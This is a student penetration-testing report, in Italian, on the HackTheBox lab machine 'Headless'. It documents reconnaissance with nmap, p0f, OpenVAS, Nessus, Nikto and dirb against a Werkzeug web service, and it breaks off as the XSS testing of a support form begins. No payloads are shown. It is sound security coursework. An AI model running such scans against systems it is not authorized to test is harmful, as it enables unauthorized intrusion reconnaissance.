

Penetration Testing Narrative

HEADLESS

Riccardo Napoli | Corso di PTEH | A.A. 2023/2024



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Indice

1	Introduzione	1
1.1	Macchina Attaccante	1
1.2	Asset Analizzato	1
1.3	Ambiente Operativo	1
2	Target Scoping	1
2.1	Regole di Ingaggio	1
3	Information Gathering	2
4	Target Discovery	2
4.1	Raggiungibilità del target	2
4.2	OS Fingerprinting	3
5	Enumerating Target	4
5.1	Nmap	4
5.1.1	TCP SYN Scan	4
5.1.2	UDP Scan	6
6	Vulnerability Mapping	7
6.1	Vulnerability Mapping Automatico	7
6.1.1	OpenVAS	8
6.1.2	Nessus	8
6.1.3	Analisi Servizio Porta 5000	9
6.2	Tecniche Manuali	11
6.2.1	Ricerca sulle tassonomie	11
6.2.2	Analisi Servizio Porta 5000	12
7	Exploitation	13
8	Post-Exploitation	18
8.1	Privilege Escalation	18
8.2	Maintaining Access	21

1 Introduzione

Il seguente documento espone il processo di penetration testing condotto sulla macchina "Headless" di HackTheBox. La procedura viene introdotta fase per fase, illustrando tutte le operazioni eseguite ed i loro output, le vulnerabilità ritrovate e le conseguenze a seguito del loro sfruttamento. Nella sezione introduttiva viene definito l'ambiente operativo.

1.1 Macchina Attaccante

Per eseguire il processo di penetration testing è stata utilizzata una macchina Kali Linux 2024.1, una distribuzione Linux basata su Debian la quale risulta essere provvista di una gran parte di tool adatti allo scopo.

1.2 Asset Analizzato

L'asset analizzato è la macchina virtuale "Headless" di HackTheBox, creata dall'utente dvir1 in data 23 Marzo 2024.

1.3 Ambiente Operativo

Per accedere alla macchina target, la macchina Kali è stata virtualizzata utilizzando Oracle VM Virtualbox ed è stata connessa ad Headless utilizzando la VPN che HackTheBox offre. IP della macchina Headless: *10.10.11.8*

2 Target Scoping

L'approccio utilizzato per analizzare la macchina Headless è stato di tipo **black-box**: al pentester non sono state fornite informazioni di alcun tipo sull'asset, potendo così simulare in toto il comportamento di un attaccante.

2.1 Regole di Ingaggio

Le regole generali di HackTheBox impongono alcune limitazioni sull'esecuzione del processo di penetration testing: non è possibile eseguire attacchi Denial of Service (DoS) e non è consentito attaccare altre macchine sulla stessa rete.

3 Information Gathering

Le informazioni ricavate in questa fase sono unicamente quelle messe a disposizione dall'autore della macchina virtuale sulla pagina di HackTheBox. Le uniche informazioni disponibili sono il sistema operativo utilizzato dalla macchina, Linux, e il suo indirizzo IP: 10.10.11.8.




Figura 1: La macchina target Headless di HackTheBox.

4 Target Discovery

4.1 Raggiungibilità del target

Per verificare che la macchina fosse raggiungibile tramite VPN è stato utilizzato il comando ping come segue:




Figura 2: Verifica della disponibilità della macchina target.

Siccome i tre pacchetti di ping sono stati trasmessi con successo, la macchina risulta raggiungibile.

4.2 OS Fingerprinting

Nonostante il sistema operativo della macchina target fosse già noto, è stato comunque eseguito un OS Fingerprinting attivo, tramite il seguente comando:

```
(kali@kali)-[~]
$ sudo nmap -O 10.10.11.8
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 12:38 CEST
Nmap scan report for 10.10.11.8 (10.10.11.8)
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp   open  upnp
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.85 seconds
```

Figura 3: Risultati dell' OS Fingerprinting di tipo attivo.

A seguito dell' OS Fingerprinting attivo è possibile determinare con buona probabilità che la macchina target utilizza Linux, come già noto. È presente più incertezza sulla sua versione.

Per completezza, dato che l'output mostra aperta la porta 5000, è stato utilizzato il tool **p0f** per effettuare un OS Fingerprinting passivo come in figura 4, intercettando i pacchetti TCP prodotti da un'interazione con il servizio sulla suddetta porta:

```
(kali@kali)-[~/Downloads]
$ sudo p0f -i any "dst port 5000"
[sudo] password for kali:
— p0f 3.09b by Michal Zalewski <lcantuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'any'.
[+] Custom filtering rule enabled: dst port 5000
[+] Entered main event loop.

.-[ 10.10.14.144/49084 → 10.10.11.8/5000 (syn) ]-
|
| client    = 10.10.14.144/49084
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig   = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
|
| ———
.-[ 10.10.14.144/49084 → 10.10.11.8/5000 (mtu) ]-
|
| client    = 10.10.14.144/49084
| link      = Ethernet or modem
| raw_mtu   = 1500
|
| ———
.-[ 10.10.14.144/49090 → 10.10.11.8/5000 (syn) ]-
|
| client    = 10.10.14.144/49090
| os        = Linux 2.2.x-3.x
| dist      = 0
```

Figura 4: Risultati dell' OS Fingerprinting di tipo passivo.

L'OS Fingerprinting di tipo passivo ha individuato una versione compresa tra la 2.2.x e la 3.x.

5 Enumerating Target

5.1 Nmap

5.1.1 TCP SYN Scan

Per individuare tutte le porte e i servizi attivi sulla macchina è stato utilizzato il tool **nmap**. Dapprima si è utilizzato il comando in figura 5.1.1, per effettuare un TCP SYN scan con rilevazione delle versioni dei servizi. Il comando citato utilizza script di default e analizza tutte le possibili porte.

```

(kali@kali)~$ sudo nmap -sVC -p- 10.10.11.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 12:52 CEST
Nmap scan report for 10.10.11.8 (10.10.11.8)
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|_ 256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_ 256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp  open  upnp?
| fingerprint-strings:
|_ GetRequest:
|_   HTTP/1.1 200 OK
|_   Server: Werkzeug/2.2.2 Python/3.11.2
|_   Date: Thu, 11 Jul 2024 10:53:12 GMT
|_   Content-Type: text/html; charset=utf-8
|_   Content-Length: 2799
|_   Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|_   Connection: close
|_   <!DOCTYPE html>
|_   <html lang="en">
|_   <head>
|_   <meta charset="UTF-8">
|_   <meta name="viewport" content="width=device-width, initial-scale=1.0">
|_   <title>Under Construction</title>
|_   <style>
|_   body {
|_     font-family: 'Arial', sans-serif;
|_     background-color: #f7f7f7;
|_     margin: 0;
|_     padding: 0;
|_     display: flex;
|_     justify-content: center;
|_     align-items: center;

```

```

|_   align-items: center;
|_   height: 100vh;
|_   .container {
|_     text-align: center;
|_     background-color: #fff;
|_     border-radius: 10px;
|_     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|_   RTSPRequest:
|_     <!DOCTYPE HTML>
|_     <html lang="en">
|_     <head>
|_     <meta charset="utf-8">
|_     <title>Error response</title>
|_     </head>
|_     <body>
|_     <h1>Error response</h1>
|_     <p>Error code: 400</p>
|_     <p>Message: Bad request version ('RTSP/1.0').</p>
|_     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|_     </body>
|_     </html>
|_   1 service unrecognized despite returning data. If you know the service/version, please submit the fo
llowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=7/11%Time=668FB99B%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1.1\x20200\x200K\r\nServer:\x20Werkzeug/2.2.2\x
SF:\x20Python/3.11.2\r\nDate:\x20Thu,\x2011\x20Jul\x202024\x2010:53:12\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\
SF:\x20lang="\x20en"\>\n<head>\n\x20\x20\x20<meta\x20charset="\x20UTF-8"\>\n\
SF:\x20\x20\x20<meta\x20name="\x20viewport"\x20content="\x20width=device-wid
SF:th,\x20initial-scale=1.0"\>\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20b
SF:ody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\

```



```

(kali㉿kali)-[~]
$ sudo nmap -sU 10.10.11.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-13 18:25 CEST
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 4.16% done; ETC: 18:37 (0:11:08 remaining)
Stats: 0:01:59 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 12.40% done; ETC: 18:41 (0:14:01 remaining)
Stats: 0:03:36 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 21.41% done; ETC: 18:42 (0:13:13 remaining)
Stats: 0:15:53 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 89.71% done; ETC: 18:43 (0:01:49 remaining)
Stats: 0:16:58 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 95.79% done; ETC: 18:43 (0:00:45 remaining)
Nmap scan report for 10.10.11.8 (10.10.11.8)
Host is up (0.058s latency).
Not shown: 997 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
631/udp   open|filtered ipp
5353/udp  open|filtered zeroconf

```

Figura 6: Risultati dell' UDP scan.

Il suo output indica 3 porte UDP, con incertezza sul fatto che siano aperte o filtrate:

- Porta **68**, con servizio **DHCPC**, un client DHCP;
- Porta **631**, con un servizio Internet Printing Protocol (**IPP**), dedicato alla comunicazione tra dispositivi e stampanti;
- Porta **5353**, con il servizio **zeroconf**, che permette a più dispositivi di comunicare senza alcun tipo di configurazione.

6 Vulnerability Mapping

Una volta individuati i servizi attivi sulla macchina target, è possibile analizzare più a fondo l'asset in cerca di problemi di sicurezza sfruttabili da un eventuale attaccante. Per quest'analisi verranno utilizzati sia tool automatizzati che tecniche manuali, al fine di ottenere un risultato più preciso.

6.1 Vulnerability Mapping Automatico

In questa fase sono stati utilizzati i tool OpenVAS e Nessus.

6.1.1 OpenVAS

Con il tool OpenVAS è stata eseguita una scansione tramite Scans -> Tasks -> New Task, selezionando tutte le impostazioni di default. Le principali problematiche individuate sono illustrate nella seguente figura:

Vulnerability	Severity ▼	QoD	Host IP	Name	Location
Missing 'HttpOnly' Cookie Attribute (HTTP)	5.0 (Medium)	70 %	10.10.11.8	10.10.11.8	5000/tcp
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.10.11.8	10.10.11.8	general/tcp
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	10.10.11.8	10.10.11.8	22/tcp
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.10.11.8	10.10.11.8	general/icmp

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort=reverse=severity)

Figura 7: Risultati della scansione OpenVAS.

6.1.2 Nessus

Per avere un quadro più completo delle problematiche di sicurezza, si è deciso di utilizzare anche il tool Nessus per effettuare una scansione automatizzata. È stata quindi effettuata una **Basic Network Scan** con l'opzione *Scan Type* = “*Port scan (all ports)*”. Dal menù *assessment* è stato specificato *Scan Type* = “*Scan for all web vulnerabilities(quick)*”. Nella figura di seguito vengono mostrati i risultati della scansione Nessus:

Sev	CVSS	VPR	Name	Family	Count	Host Details
MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers	1	IP: 10.10.11.8 OS: Linux Kernel 2.6 Start: Today at 4:57 PM End: Today at 5:08 PM Elapsed: 11 minutes KB: Download
LOW	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General	1	
INFO	...	...	HTTP (Multiple Issues)	Web Servers	3	
INFO	...	...	HTTP (Multiple Issues)	CGI abuses	2	
INFO	...	...	SSH (Multiple Issues)	General	2	
INFO	...	...	SSH (Multiple Issues)	Misc.	2	
INFO	...	...	SSH (Multiple Issues)	Service detection	2	
INFO	...	...	Nessus SYN scanner	Port scanners	2	
INFO	...	...	Service Detection	Service detection	2	
INFO	...	...	CGI Generic Tests Load Estimation (all tests)	CGI abuses	1	
INFO	...	...	Common Platform Enumeration (CPE)	General	1	
INFO	...	...	Device Type	General	1	
INFO	...	...	Nessus Scan Information	Settings	1	
INFO	...	...	OpenSSH Detection	Misc.	1	
INFO	...	...	OS Identification	General	1	
INFO	...	...	OS Security Patch Assessment Not Available	Settings	1	

☐	INFO	OS Security Patch Assessment Not Available	Settings	1	⊙	/
☐	INFO	Python Remote HTTP Detection	Service detection	1	⊙	/
☐	INFO	Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1	⊙	/
☐	INFO	TCP/IP Timestamps Supported	General	1	⊙	/
☐	INFO	Traceroute Information	General	1	⊙	/
☐	INFO	Web Application Cookies Not Marked HttpOnly	Web Servers	1	⊙	/
☐	INFO	Web Application Cookies Not Marked Secure	Web Servers	1	⊙	/
☐	INFO	Web Application Sitemap	Web Servers	1	⊙	/
☐	INFO	Web mirroring	Web Servers	1	⊙	/

Figura 8: Risultati della scansione Nessus.

6.1.3 Analisi Servizio Porta 5000

Il primo test effettuato sul servizio presente sulla porta 5000 è una scansione con il tool Nikto2, che permette di rilevare informazioni riguardo le principali vulnerabilità di un'applicazione web.

```

L-$ sudo nikto -h 10.10.11.8:5000
[sudo] password for kali:
- Nikto v2.5.0

+ Target IP:      10.10.11.8
+ Target Hostname: 10.10.11.8
+ Target Port:    5000
+ Start Time:     2024-07-25 18:35:21 (GMT2)

+ Server: Werkzeug/2.2.2 Python/3.11.2
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie is admin created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, OPTIONS, HEAD
+ /wp-config.php: #wp-config.php# file found. This file contains the credentials.
+ 8074 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:      2024-07-25 18:47:35 (GMT2) (734 seconds)

+ 1 host(s) tested

```

Figura 9: Risultati della scansione Nikto2.

Dai risultati della scansione il tool ha individuato le seguenti problematiche di sicurezza:

- Mancanza dell'header *X-Frame-Options*: quest'ultimo è utilizzato per prevenire attacchi di clickjacking. Senza questo header, un attaccante potrebbe indurre un utente a cliccare link malevoli involontariamente, incorporandoli in elementi legittimi della pagina.
- Mancanza dell'header *X-Content-Type-Options*: quest'ultimo aiuta a prevenire attacchi di tipo MIME-sniffing. Un attaccante potrebbe individuare il tipo MIME del sito web e, conseguentemente, iniettare contenuto malevolo.
- Mancanza dell'attributo *HttpOnly* per il cookie **isadmin**: quest'ultimo è utilizzato per rendere il cookie non modificabile o leggibile da JavaScript lato client. Questa misura aiuta a prevenire attacchi client-side come il cross-site scripting (XSS).

Per incrociare i risultati ottenuti è stata avviata una scansione anche utilizzando il tool OWASP ZAP, i cui risultati sono illustrati nelle figure seguenti:




Figura 10: Risultati della scansione OWASP ZAP.

Per individuare eventuali directory nascoste all'interno del servizio, è stato utilizzato il tool **dirb** col seguente comando:

```
(kali㉿kali)-[~/Downloads]
$ dirb http://10.10.11.8:5000

_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Mon Jul 29 11:56:53 2024  
URL_BASE: http://10.10.11.8:5000/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
—— Scanning URL: http://10.10.11.8:5000/ ——  
+ http://10.10.11.8:5000/dashboard (CODE:500|SIZE:265)  
+ http://10.10.11.8:5000/support (CODE:200|SIZE:2363)  
  
_____  
  
END_TIME: Mon Jul 29 12:04:05 2024  
DOWNLOADED: 4612 - FOUND: 2
```

Figura 11: Risultati della scansione dirb.

I risultati evidenziano, assieme a una sezione *support* accessibile, un sottodominio *dashboard* con status code 500 che può essere oggetto di ulteriori analisi.

6.2 Tecniche Manuali

In questa fase vengono analizzati manualmente i servizi individuati nella fase di Enumerating Target e Port scanning. In particolare, ci si concentra sui servizi presenti sulle porte 22 e 5000.

6.2.1 Ricerca sulle tassonomie

Dalla frase precedente il tool nmap ha individuato un servizio **ssh** con versione OpenSSH 9.2p1 Debian. Tuttavia, effettuando una ricerca manuale di vulnerabilità per la versione in questione, attraverso *Google* e *exploit-db.com*, non ne sono state trovate di note.




Figura 12: Risultati della ricerca su *exploit-db.com*.

6.2.2 Analisi Servizio Porta 5000

Sulla porta 5000 è presente un messaggio di benvenuto di un sito in costruzione:





Figura 13: Homepage del sito presente sulla porta 5000.

Sulla pagina è presente un pulsante "For questions" che rimanda al seguente form per contattare il supporto:

A contact support form titled "Contact Support" with fields for First Name, Last Name, Email, Phone Number, and a Message box, followed by a blue Submit button.

Contact Support

First Name:

Last Name:

Email:


Phone Number:

Message:

Submit

Figura 14: Pagina di supporto del sito presente sulla porta 5000.

Effettuando un test immettendo dati legittimi nel form si viene riportati alla pagina stessa e il form non sembra compiere azioni di sorta. A seguito della scansione dirb, è stata trovata anche una sezione *dashboard* del sito. Immettendo l'url trovato, viene visualizzato il seguente messaggio di errore:



7 Exploitation

Per prima cosa sono stati effettuati differenti test di iniezione di comandi nella pagina di supporto. Controllando se la pagina fosse vulnerabile ad attacchi XSS, il seguente

messaggio è comparso, con un avviso di tentato hacking e una restituzione della richiesta HTTP effettuata:

